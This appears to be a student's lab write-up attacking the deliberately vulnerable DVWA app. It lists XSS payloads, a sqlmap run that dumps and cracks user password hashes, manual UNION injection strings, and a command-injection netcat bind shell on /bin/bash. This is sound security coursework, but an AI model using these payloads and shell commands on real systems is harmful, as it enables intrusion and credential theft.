
<script language="javascript">alert("1")</script>:




<IMG """><script>alert("1")</script">:




<a name="" onmouseover="alert(1)">Alex</a>:







<body onload=alert(1)>



<marquee onstart=alert(1)>:






**B2) On medium, do blind SQL injection. When you sqlmap is successful, it will tell you the methods that it used to find the injection, paste them here.**

﻿


**root@kali**:**~**# sqlmap -u "http://10.0.2.4/dvwa/vulnerabilities/sqli\_blind/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=14ac9133a20645f993ca413c2f31a6e8" -D dvwa -T users --dump  
 **\_**  
 **\_\_\_ \_\_\_| |\_\_\_\_\_ \_\_\_ \_\_\_ {1.0.9.1#dev}**  
**|\_ -| . | | | .'| . |**  
**|\_\_\_|\_ |\_|\_|\_|\_|\_\_,| \_|**  
 **|\_| |\_|** http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[\*] starting at 00:21:50  
  
[00:21:50] [INFO] resuming back-end DBMS 'mysql'   
[00:21:50] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
 Type: AND/OR time-based blind  
 Title: MySQL >= 5.0.12 AND time-based blind  
 Payload: id=1' AND SLEEP(5) AND 'PHkV'='PHkV&Submit=Submit  
  
 Type: UNION query  
 Title: Generic UNION query (NULL) - 2 columns  
 Payload: id=1' UNION ALL SELECT CONCAT(0x71717a7671,0x5a6d557a754c72586f775263774d4a6b6c6d724e497474787071777a504149676c54466951717051,0x716b626271),NULL-- uzqF&Submit=Submit  
---  
**[00:21:50] [INFO] the back-end DBMS is MySQL**  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL >= 5.0.12  
[00:21:50] [INFO] fetching columns for table 'users' in database 'dvwa'  
[00:21:50] [INFO] fetching entries for table 'users' in database 'dvwa'  
[00:21:50] [INFO] analyzing table dump for possible password hashes  
[00:21:50] [INFO] recognized possible password hashes in column 'password'  
**do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]** y  
[00:21:54] [INFO] writing hashes to a temporary file '/tmp/sqlmapppwgJt7267/sqlmaphashes-O5JYGk.txt'   
**do you want to crack them via a dictionary-based attack? [Y/n/q]** y  
[00:21:57] [INFO] using hash method 'md5\_generic\_passwd'  
[00:21:57] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[00:21:57] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'  
[00:21:57] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
[00:21:57] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[00:21:57] [INFO] postprocessing table dump  
Database: dvwa  
Table: users  
[5 entries]  
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+  
| user\_id | user | avatar | password | last\_name | first\_name |  
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+  
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |  
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |  
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |  
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |  
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |  
+---------+---------+-------------------------------------------------------+---------------------------------------------+-----------+------------+  
  
[00:21:57] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.0.2.4/dump/dvwa/users.csv'  
[00:21:57] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.0.2.4'  
  
[\*] shutting down at 00:21:57

*Goofing off:*


1 and 1=1 union select version(),database() #




1 and 1=1 union select null,user() #




1 and 1=1 union select table\_schema,null from information\_schema.tables #




1 and 1=1 union select table\_name,null from information\_schema.tables where table\_schema=0x64767761 #



1 and 1=1 union select column\_name,null from information\_schema.columns where table\_name=0x7573657273 #




1 and 1=1 union select first\_name,password from dvwa.users #




**B3) On the command execution page, create a reverse shell back to your box. Paste the attack string you used. A reverse shell reaches out from the box you are compromising back to a listener on your host. There is a fair amount of documentation about creating netcat backdoors, this should help you.**


127.0.0.1:



127.0.0.1 | uname -a:





1 | netcat -v -e '/bin/bash' -l -p 31337:



﻿

netcat -v 10.0.2.4 31337





**CITED WORKS:**

* Naik, Sai. "Cross Site Scripting (XSS)-5 (medium secured DVWA)." *Cross Site Scripting (XSS)-5 (medium secured DVWA)*. N.p., 01 Jan. 1970. Web. 28 Mar. 2017.
* Golubovic, Nick. "OWASP ." *Advanced\_XSS*. N.p., n.d. Web. 28 Mar. 2017.
* Chromo. "DVWA Medium Security Attack part 1 : XSS & SQLMap." *DVWA Medium Security Attack part 1 : XSS & SQLMap*. N.p., 01 Jan. 1970. Web. 28 Mar. 2017.
* "SQL Injection." *SQL Injection - OWASP*. N.p., n.d. Web. 28 Mar. 2017.
* "Cross-site Scripting (XSS)." *Cross-site Scripting (XSS) - OWASP*. N.p., n.d. Web. 28 Mar. 2017.
* "Command Injection." *Command Injection - OWASP*. N.p., n.d. Web. 28 Mar. 2017.
* LaceratusTheBeast. "Code Execution demonstration on DVWA (medium)." *YouTube*. YouTube, 02 Dec. 2014. Web. 28 Mar. 2017.